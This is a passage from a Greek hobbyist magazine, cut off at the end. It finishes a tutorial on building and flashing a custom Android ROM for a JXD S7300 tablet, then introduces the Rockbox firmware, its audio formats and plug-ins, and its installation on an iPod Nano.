Για την αισθητική βελτίωση του δικού μας ROM, ξεκινήσαμε από τα εικονίδια στο μενού των ρυθμίσεων. Για κάποιο λόγο, οι προγραμματιστές της JXD είχαν χρησιμοποιήσει κάποια έγχρωμα εικονίδια, τα οποία όμως δεν ταίριαζαν καθόλου με το υπόλοιπο περιβάλλον. Τα εικονίδια τα εντοπίσαμε στον κατάλογο overlay/packages/apps/Settings/drawable-mdpi. Όπως καταλαβαίνετε, θα μπορούσαμε να τα είχαμε αντικαταστήσει με τα δικά μας, αλλά εμείς προτιμάμε την εμφάνιση του stock Android. Έτσι, προχωρήσαμε σε μια απλή διαγραφή όλων των εικονιδίων που βρήκαμε εκεί μέσα.

Συνεχίσαμε με την ίδια λογική και για το προεπιλεγμένο background image. Τη σχετική εικόνα την εντοπίσαμε στο overlay/frameworks/base/core/res/res/drawable-sw600dp-nodpi. Όπως και με τα εικονίδια, θα μπορούσαμε να αντικαταστήσουμε την εικόνα με κάποια άλλη της επιλογής μας, αλλά εμείς προχωρήσαμε σε μια απλή διαγραφή! Τέλος, αντικαταστήσαμε και το boot animation. Όσοι έχουν ασχοληθεί με

Android modding, θα έχουν συναντήσει πολλές φορές το πακετάκι bootanimation.zip. Μέσα σε αυτό περιέχονται μερικά frames, τα οποία εμφανίζονται στην οθόνη διαδοχικά για όσο φορτώνει το λειτουργικό. Στο Internet υπάρχουν πολλά τέτοια πακέτα και μπορούμε να χρησιμοποιήσουμε οποιοδήποτε μας αρέσει, εξασφαλίζοντας μόνο ότι περιλαμβάνει εικόνες της ίδιας ανάλυσης. Εμείς πάντως διαγράψαμε το bootanimation που είχαν προσθέσει οι κινέζοι developers και δεν προσθέσαμε κανένα. Αφήσαμε το Android να χρησιμοποιήσει το δικό του!

Χτίζοντας το Android!

Μετά από τα παραπάνω, είχαμε ξεμπερδέψει με όλες τις επεμβάσεις που θέλαμε να κάνουμε στο Android. Σειρά είχε η μεταγλώττιση —το πιο χρονοβόρο στάδιο της διαδικασίας! Τα βήματα που χρειάστηκε να κάνουμε ήταν μόνο τρία, αν και από συσκευή σε συσκευή ενδέχεται να διαφέρουν. Το σίγουρο είναι ότι με μια σύντομη αναζήτηση στο internet θα βρείτε αμέσως τις σχετικές οδηγίες. Στη δική μας περίπτωση ξεκινήσαμε δίνοντας αυτό:


```
source build/envsetup.sh
```

Με την εκτέλεση του παραπάνω φορτώθηκαν ορισμένες μεταβλητές περιβάλλοντος και, γενικότερα, προετοιμάστηκε το περιβάλλον της μεταγλώττισης. Αμέσως μετά δώσαμε αυτό:

```
lunch
```

Η εκτέλεση του παραπάνω εμφάνισε μια λίστα με συσκευές, για τις οποίες θα μπορούσαμε να μεταγλωττίσουμε τον κώδικα. Σε αυτή τη λίστα θα δείτε ότι ορισμένες

Το Android παίρνει σιγά-σιγά την τελική του μορφή. Εδώ πραγματοποιείται η μεταγλώττιση του LLVM!






Η πρώτη εγκατάσταση του ROM, από το recovery menu του S7300! Η εγκατάσταση διαρκεί μονάχα μερικά λεπτά, ενώ δεν χάνουμε τίποτα από όσα ενδέχεται να έχουμε αποθηκεύσει στη συσκευή ;)

συσκευές αναφέρονται δύο φορές. Τη μία με την κατάληξη -eng και την άλλη με την κατάληξη –user. Οι επιλογές με την πρώτη κατάληξη (από το engineer) παράγουν δοκιμαστικές εκδόσεις, ενώ οι επιλογές με τη δεύτερη κατάληξη παράγουν τελικές εκδόσεις. Εμείς επιλέξαμε το softwinner-user, το οποίο αντιστοιχεί στη συσκευή μας. Αμέσως μετά συνεχίσαμε, δίνοντας τα εξής:

```
make –j9
make otapackage –j9
```

Η παράμετρος –j9 δηλώνει ότι η διαδικασία της μεταγλώττισης θα χρησιμοποιεί 9 διεργασίες! Το τερματίσαμε το σύστημα :) Με την εκτέλεση του πρώτου make ξεκίνησε η μεταγλώττιση του Android, η οποία διήρκεσε λίγο περισσότερο από μία ώρα. Η εκτέλεση του δεύτερου make, ετοίμασε το λεγόμενο «Over The Air package». Δηλαδή, ένα πακέτο ZIP με ολόκληρο το λειτουργικό. Με αυτό το πακέτο θα μπορούμε αργότερα να αναβαθμίσουμε τη συσκευή μας.



Το παλιό και το νέο μενού ρυθμίσεων! Τα άσχημα εικονίδια εξαφανίστηκαν και ο κύριος που πατάει τα κουμπάκια αυτή τη στιγμή είναι απόλυτα ευχαριστημένος :D

Για το JXD S7300, το μόνο που χρειάστηκε να κάνουμε ήταν να ρίξουμε το ZIP μέσα στην κάρτα SD και να ξεκινήσουμε τη συσκευή κρατώντας πατημένο το κουμπί Volume-Up. Έτσι, αυτή μπήκε στο μενού Recovery κι από εκεί επιλέξαμε την αναβάθμισή της με το πακέτο που βρισκόταν στην κάρτα μνήμης.

Κλείνοντας

Όπως καταλαβαίνετε, τα κινέζικα tablets αποτελούν τη χαρά όλων όσοι θέλουν να κάνουν πειράματα. Εκτός από το ότι έχουν τεράστια περιθώρια βελτίωσης, είναι εντελώς ξεκλείδωτα για να μπορεί να τα πειράζει ο καθένας. Το συγκεκριμένο tablet, καθώς κι όσα βασίζονται στο SoC Amlogic AML8726-MX, είναι εξ ορισμού ρυθμισμένα ώστε να εκτελούν οτιδήποτε βρίσκουν στην κάρτα SD. Για παράδειγμα, θα μπορούσε κανείς να ρίξει έναν πυρήνα στην κάρτα και χωρίς πολύ κόπο να φορτώσει στη συσκευή οποιαδήποτε διανομή Linux. Προφανώς αυτό δημιουργεί τεράστιες τρύπες ασφάλειας, αλλά διευκολύνει πολύ και τα πειράματα.

Skill: Beginner
Tags: Rockbox, MP3, media player, firmware, bootloader

by multiPetros

Αναζωογονήστε αγαπημένο σας MP3 Player

Οι φορητοί media players είναι οι καλύτεροι φίλοι για πολλούς από εμάς στο δρόμο, στη βόλτα και, ειδικά τώρα το καλοκαιράκι, στην παραλία. Σίγουρα όλοι μας θα θέλαμε να 'χουν περισσότερες δυνατότητες, να αναγνωρίζουν πολλά media formats και γενικά να είναι όσο το δυνατόν πιο ευέλικτοι. Το Rockbox είναι ένα εναλλακτικό λειτουργικό σύστημα για φορητούς media players, με τη βοήθεια του οποίου θα δώσουμε στη συσκευή μας έναν αέρα ανανέωσης και ελευθερίας που, ως ανήσυχα πνεύματα που είμαστε, τόσο επιζητούμε!

Ο αλγόριθμος απωλεστικής συμπίεσης ήχου MPEG Audio Layer III, κατά κόσμον MP3, κάπου εν έτει 1998 μετέτρεψε τους ταπεινούς μας υπολογιστές σε εντυπωσιακές δισκοθήκες κι άλλαξε δραματικά το τοπίο στον κόσμο των φορητών συσκευών αναπαραγωγής μουσικής. Η αρχή έγινε με τη μορφή φορητών CD Players, οι οποίοι είχαν τη δυνατότητα αναπαραγωγής data CDs με αρχεία MP3. Στη συνέχεια εμφανίστηκαν οι συσκευές με ενσωματωμένο σκληρό δίσκο κι αργότερα με μνήμη flash. Πολύ σύντομα, η αγορά κατακλύστηκε με προτάσεις για κάθε γούστο και βαλάντιο.

Αυτές οι ηλεκτρονικές συσκευές ειδικού σκοπού, πέρα από την κύρια λειτουργία τους που δεν είναι άλλη από την αναπαραγωγή αρχείων MP3 κι άλλων sound formats, πολλές φορές ενσωματώνουν και κάποιες επιπλέον λειτουργίες — αν και συχνά σε πολύ περιορισμένη έκταση. Φυσικά, δεν λείπουν και οι περιπτώσεις όπου οι επιταγές του τμήματος marketing της εκάστοτε εταιρείας στερούν σκοπίμως δυνατότητες από αυτές. Άλλες φορές πάλι δυσκολεύουν τη ζωή των ιδιοκτητών τους με διάφορα κλειδώματα και παραξενιές (βλέπε, π.χ., χρήση προγράμματος του κατασκευαστή για το πέρασμα αρχείων και παρεμπόδιση του απλού drag'n'drop), ενώ για την υποστήριξη μη-εμπορικών, ανοικτών sound formats (OGG, FLAC κ.ά.) συνήθως ούτε καν λόγος γίνεται!

Για τους λόγους αυτούς ξεκίνησε το 2001 η ανάπτυξη του Rockbox, ενός εναλλακτικού λειτουργικού συστήματος ανοικτού κώδικα για media players. Κύριος στόχος του σχετικού πρότζεκτ είναι η άρση των όποιων περιορισμών και η απελευθέρωση των δυνατοτήτων των υποστηριζόμενων συσκευών. Η αρχική υλοποίηση του Rockbox υποστήριζε τα MP3 players με σκληρό δίσκο και οθόνη LCD μιας γραμμής της Archos. Συν τω χρόνω το Rockbox εμπλουτιζόταν, φτάνοντας στο σημείο να υποστηρίζει σύγχρονα players με έγχρωμες οθόνες υψηλής ανάλυσης, ισχυρό hardware και προηγμένες δυνατότητες αναπαραγωγής/εγγραφής ήχου. Είναι πολύ ευχάριστο το γεγονός ότι η ανάπτυξη του Rockbox συνεχίζεται ακόμη και σήμερα, με διεύρυνση των υποστηριζόμενων συσκευών και την παροχή νέων δυνατοτήτων. Το version control system που χρησιμοποιεί η ομάδα ανάπτυξης του Rockbox είναι το πολύ δημοφιλές Git[1] και κάθε τέσσερις μήνες έχουμε νέα, σταθερή έκδοση.

Υποστηριζόμενα formats

Το Rockbox υποστηρίζει πάνω από 35 sound formats.

12 απολεστικά sound formats

ATSC A/52 (AC3)	.a52, .ac3, .rm, .ra, .rmvb
ADX	.adx
Advanced Audio Coding	.m4a, .m4b, .mp4, .rm, .ra, .rmvb
MPEG audio	.mpa, .mp1, .mp2, .mp3
Musepack	.mpc
OGG/Vorbis	.ogg, .oga
Sony Audio	.oma, .aa3, .rm, .ra, .rmvb
RealAudio	.rm, .ra, .rmvb
Speex	.spx

1. Περισσότερα για τα Version Control Systems μπορείτε να διαβάσετε στα σχετικά άρθρα του Sonic, στα deltaHacker 003 και 004.

Dialogic telephony type	.vox
Windows Media Audio Standard	.wma, .wmv, .asf
Windows Media Audio Professional	.wma, .wmv, .asf

10 μη απολεστικά sound formats

Audio Interchange File Format	.aif, .aiff
Monkey's Audio	.ape, .mac
Sun Audio	.au, .snd
Free Lossless Audio	.flac
Apple Lossless	.m4a, .mp4
Shorten	.shn
True Audio	.tta
Wave64	.w64
Waveform audio format	.wav
Wavpack	.wv

14 άλλα είδη αρχείων ήχου

Atari Sound Format	.cmc, .cm3, .cmr, .cms, .dmc, .dlt, .mpt, .mpd
Synthetic music Mobile Application Format	.mmf
Game Boy Sound Format	.gbs
AY Sound Chip Music	.ay
Hudson Entertainment System Sound Format	.hes
MSX Konami Sound System	.kss
SMS/GG/CV Sound Format	.sgc
Video Game Music Format	.vgm
Gzipped Video Game Music Format	.vgz
MOD	.mod
NES Sound Format	.nsf, .nsfe
Atari SAP	.sap
Sound Interface Device	.sid
SPC700	.spc

Χαρακτηριστικά αναπαραγωγής

Πέρα από την αναγνώριση μιας πληθώρας αρχείων ήχου διαφορετικών formats, το Rockbox προσφέρει πολλές λειτουργίες που σχετίζονται με την αναπαραγωγή των κομματιών και συνήθως δεν υλοποιούνται από το αυθεντικό firmware των συσκευών. Ανάμεσα σε αυτές ξεχωρίζουν οι ακόλουθες.

- Αναπαραγωγή δίχως κενά μεταξύ των κομματιών
- Ομαλή μετάβαση από το ένα κομμάτι στο άλλο
- Πλήρως παραμετροποιήσιμος ισοσταθμιστής
- Δυναμικές λίστες αναπαραγωγής (δημιουργία κατά την αναπαραγωγή)
- Υποστήριξη παραμετροποιήσιμων θεμάτων για το περιβάλλον του
- Εγγραφή ήχου από το μικρόφωνο ή το ραδιόφωνο, σε διάφορες μορφές
- Απομακρυσμένος έλεγχος (για ορισμένες συσκευές)
- Ψηφιακή έξοδος ήχου (για ορισμένες συσκευές)
- Υποστήριξη cue sheets
- Χρονόμετρο με λειτουργία ύπνου
- Εικόνες άλμπουμ για τα αναπαραγόμενα κομμάτια

Πρόσθετα

Οι δυνατότητες που προσφέρει το Rockbox μπορούν να επεκταθούν με τη χρήση plug-ins. Στο site του project υπάρχει πολύ μεγάλη ποικιλία και διαθέσιμες πληροφορίες γι' αυτά. Μεταξύ άλλων, διαθέσιμα είναι τα ακόλουθα:

- Πρόσθετο προβολής εικόνων JPEG
- Μετατροπέας WAV σε MP3
- MIDI player
- Ο εξομοιωτής Rockboy (port του Gnuboy, ενός εξομοιωτή του Game Boy)
- Ο εξομοιωτής ZXBox (port του Spectemu, ενός εξομοιωτή του ZX Spectrum)
- Το παιχνίδι Doom καθώς και διάφορα άλλα δημοφιλή παιχνίδια (sudoku, πασιέντζα, σκάκι, ναρκαλιευτής, pong κ.ά.)




Το Doom, στη λιλιπούτεια οθόνη του iPod Nano 2G. Η κίνηση είναι άριστη, πράγμα εντυπωσιακό για το hardware της συσκευής!

Το λειτουργικό σύστημα

Το OS του Rockbox Project είναι χτισμένο πάνω στις ιδιαιτερότητες του hardware των συσκευών στις οποίες απευθύνεται, αλλά και του πλήθους και της διαφορετικότητας αυτών. Έτσι, υπάρχει ένας απλός πυρήνας, με ένα επίπεδο μοντέλο διαχείρισης μνήμης, που επιτρέπει την εκτέλεση μιας μοναδικής διεργασίας, ώστε το λειτουργικό να είναι συμβατό και με συσκευές που δεν φέρουν μονάδα διαχείρισης μνήμης. Τα διάφορα νήματα είναι σχεδιασμένα ώστε να τρέχουν με ακρίβεια, και προτεραιότητα έχει εκείνο της αναπαραγωγής του ήχου.

Το λειτουργικό, καθώς και τα πρόσθετα που αυτό δέχεται, είναι γραμμένα σε γλώσσα C. Κώδικας Assembly κάνει την παρουσία του σε εξειδικευμένες περιπτώσεις συγκεκριμένων συσκευών, καθώς και σε σημεία που υπάρχει ανάγκη για βελτιστοποίηση.

Αυτή η απλή κι ελαφριά αρχιτεκτονική επιτρέπει στο Rockbox να λειτουργεί σε ένα πλήθος διαφορετικών συσκευών, που οι δυνατότητες και οι αρχιτεκτονικές τους ποικίλουν.




Την πρώτη φορά που θα ανοίξουμε το Rockbox Utility το πρόγραμμα θα μας ζητήσει να επιλέξουμε τη συσκευή μας. Αν μάλιστα θέλουμε φροντίζει να βοηθήσει ακόμη περισσότερο, αναζητώντας την εκείνο για μας (κλικ στο κουμπί Autodetect).

Rockbox Utility

Η ομάδα ανάπτυξης του Rockbox έχει κάνει εξαιρετική δουλειά κι όσον αφορά στη διαδικασία της εγκατάστασης. Με τη βοήθεια του QT framework έχει δημιουργήσει το Rockbox Utility, ένα εργαλείο αυτοματοποιημένης εγκατάστασης του Rockbox αλλά και διάφορων extra χαρακτηριστικών αυτού, στην εκάστοτε συσκευή. Το Rockbox Utility μπορεί να τρέξει σε συστήματα Linux, OS X και Windows. Σχεδόν πλήρης ελευθερία κινήσεων, δηλαδή. Όμως τα καλά του Rockbox Utility δεν σταματούν εδώ,

καθώς αυτό μας επιτρέπει να έχουμε *και* το stock firmware αλλά *και* το Rockbox στον player μας. Μπορούμε να επιλέγουμε όποιο θέλουμε κατά την εκκίνηση της συσκευής, μέσω του bootloader που έχει εγκαταστήσει το Rockbox Utility.



Το Rockbox Utility παρέχει έναν αμεσότατο τρόπο εγκατάστασης του Rockbox, από το πρώτο κιόλας tab του κύριου παραθύρου της εφαρμογής.

Εγκατάσταση

Για τις ανάγκες του άρθρου θα εγκαταστήσουμε το Rockbox σε ένα iPod Nano 2ης γενιάς, με την ελπίδα το iTunes κι όλο το bloatware που κουβαλάει μαζί του να αποτελέσει μια παλιά, ξεχασμένη ιστορία ;)

Για αρχή, λοιπόν, μεταβαίνουμε μέσω του αγαπημένου μας web browser στον ιστότοπο του Rockbox, στη διεύθυνση www.rockbox.org, και κατεβάζουμε στον υπολογιστή την τελευταία έκδοση του Rockbox Utility για το λειτουργικό μας. Την πρώτη φορά που θα εκτελέσουμε το πρόγραμμα, θα μας ζητηθεί να επιλέξουμε τον MP3 player από τη σχετική λίστα με τις υποστηριζόμενες συσκευές. Πατώντας το κουμπί Autodetect, το Rockbox Utility θα ψάξει και θα βρει τη συσκευή μας — αρκεί φυσικά να την έχουμε συνδέσει στον υπολογιστή.



Η οθόνη εκκίνησης στο iPod του γράφοντα, μετά την εγκατάσταση του Rockbox.


Στο κύριο παράθυρο υπάρχουν μερικές απλές επιλογές. Ουσιαστικά, είναι τα στοιχεία του Rockbox που θέλουμε να εγκατασταθούν στη συσκευή μας. Εάν στη συσκευή μας δεν υπάρχει το Rockbox, τότε σίγουρα θα πρέπει να επιλέξουμε την εγκατάσταση του bootloader, ώστε να μπορεί το Rockbox να εκκινήσει. Από κάτω ακριβώς επιλέγουμε αν θέλουμε να εγκατασταθεί το Rockbox, διάφορες γραμματοσειρές για τα στοιχεία του περιβάλλοντος, θέματα που τροποποιούν την εμφάνιση του περιβάλλοντος (εδώ, πατώντας το κουμπί customize μπορούμε να επιλέξουμε τα επιθυμητά) και, τέλος, διάφορα αρχεία που είναι απαραίτητα για να λειτουργήσουν ορισμένα παιχνίδια που διατίθενται μαζί με τα plug-ins[2]. Το μόνο που μας μένει είναι να πατήσουμε το κουμπί Install και να περιμένουμε λίγη ώρα, έως ότου το Rockbox Utility κατεβάσει όλα τα απαραίτητα αρχεία από το δίκτυο κι εγκαταστήσει το νέο λειτουργικό σύστημα στη συσκευή. Όταν λάβουμε το μήνυμα ολοκλήρωσης της διαδικασίας, στη συσκευή μας θα βρίσκεται εγκατεστημένο το νέο της λειτουργικό σύστημα. Επιθυμητό είναι να μεταβούμε στην καρτέλα Manual του Rockbox Utility και να του πούμε να μας κατεβάσει το manual του λειτουργικού για τη συσκευή μας.

Λειτουργία

Προτού αρχίσουμε να εξερευνούμε το νέο μενού της συσκευής ας της περάσουμε μερικά τραγούδια, έτσι, για να έχουμε κάτι ν' ακούμε όσο θα εξερευνούμε το νέο περιβάλλον. Αν μέχρι τώρα περνούσαμε τραγούδια στη συσκευή μέσω κάποιου ειδικού προγράμματος του κατασκευαστή, τότε χαράς ευαγγέλια! Πλέον, μέσω του αγαπημένου μας file browser δημιουργούμε ένα νέο φάκελο στον αποθηκευτικό χώρο της συσκευής με ό,τι όνομα θέλουμε, π.χ., OpenBSD Release Songs, και τοποθετούμε μέσα σε αυτόν τα αρχεία ήχου που θέλουμε ν' ακούσουμε[3]. Ναι, τόσο απλά!

2. Τα συμβατά plug-ins περνάνε αυτόματα στη συσκευή κατά τη διάρκεια της εγκατάστασης.
3. Π.χ. Bug Busters.ogg, Planet of the Users.ogg κ.ά.

Ανοίγοντας τώρα τη συσκευή μας, το λογότυπο του Rockbox μάς καλωσορίζει και μας πληροφορεί για την εγκατεστημένη έκδοση. Σχεδόν αμέσως εμφανίζεται το μενού του νέου λειτουργικού της συσκευής. Η πλοήγηση σε αυτό γίνεται με τον συνηθισμένο τρόπο που πλοηγούμασταν και στο original menu, αλλά καλό είναι ρίξουμε και μια ματιά στο manual, για τυχόν μικροδιαφορές. Με την επιλογή Files του μενού, πλοηγούμαστε στους φακέλους του αποθηκευτικού χώρου της συσκευής. Μπορούμε να εντοπίσουμε τον φάκελο στον οποίο ρίξαμε λίγο πριν τα αρχεία ήχου και πατώντας το Play να ξεκινήσει η αναπαραγωγή τους. Γυρνώντας στο κεντρικό menu, συναντάμε και την επιλογή Database. Στην περίπτωση που υπάρχουν περασμένα ήδη κάποια κομμάτια στον player, μέσω κάποιου προγράμματος που συνοδεύει τη συσκευή, αυτά καθώς και η δομή τους είναι προσβάσιμα μέσα από εκεί. Από την επιλογή Now Playing, όπως μπορούμε εύκολα να καταλάβουμε, εμφανίζεται ο player με τη λίστα αναπαραγωγής που εκτελείται τη δεδομένη στιγμή. Πίσω από την επιλογή Settings φιλοξενούνται όλες οι ρυθμίσεις που μπορούμε να κάνουμε και, πιστέψτε μας, είναι πάρα πολλές και αφορούν στον ήχο, στον τρόπο αναπαραγωγής, στην εμφάνιση, στη λειτουργία και στη διαχείριση του συστήματος. Όρεξη να ‵χουμε και μπορούμε να περάσουμε πολύ χρόνο ευχάριστων αναζητήσεων και πειραματισμών, ώστε να φέρουμε τη συσκευή στα προσωπικά μας γούστα κι ανάγκες. Στο Playlist Catalog θα βρούμε τις λίστες αναπαραγωγής που τυχόν έχουμε δημιουργήσει. Στο menu Plugins κατοικοεδρεύουν τρεις φάκελοι: Games, Applications και Demos. Μέσα σ’ αυτούς υπάρχουν τα εγκατεστημένα plug-ins. Στον πρώτο, όπως φαντάζεστε, υπάρχουν παιχνίδια που μπορούν να γεμίσουν ευχάριστα τον κενό χρόνο μας. Ανάμεσα σ’ αυτά υπάρχει και μια έκδοση του Doom! Στον δεύτερο φάκελο υπάρχουν διάφορες χρήσιμες εφαρμογές, όπως ημερολόγιο (με δυνατότητα προσθήκης γεγονότων), χρονόμετρο, αντίστροφη μέτρηση, ρολόι, επεξεργαστής κειμένου, το πρόγραμμα ζωγραφικής Rockpaint (με δυνατότητα αποθήκευσης των καλλιτεχνικών ανησυχιών), πρόγραμμα που κάνει λευκή την οθόνη για χρήση της συσκευής ως φακός, λεξικό κ.ά. Τέλος, στην επιλογή System του κεντρικού μενού, υπάρχουν πληροφορίες σχετικά με τη συσκευή, το λειτουργικό 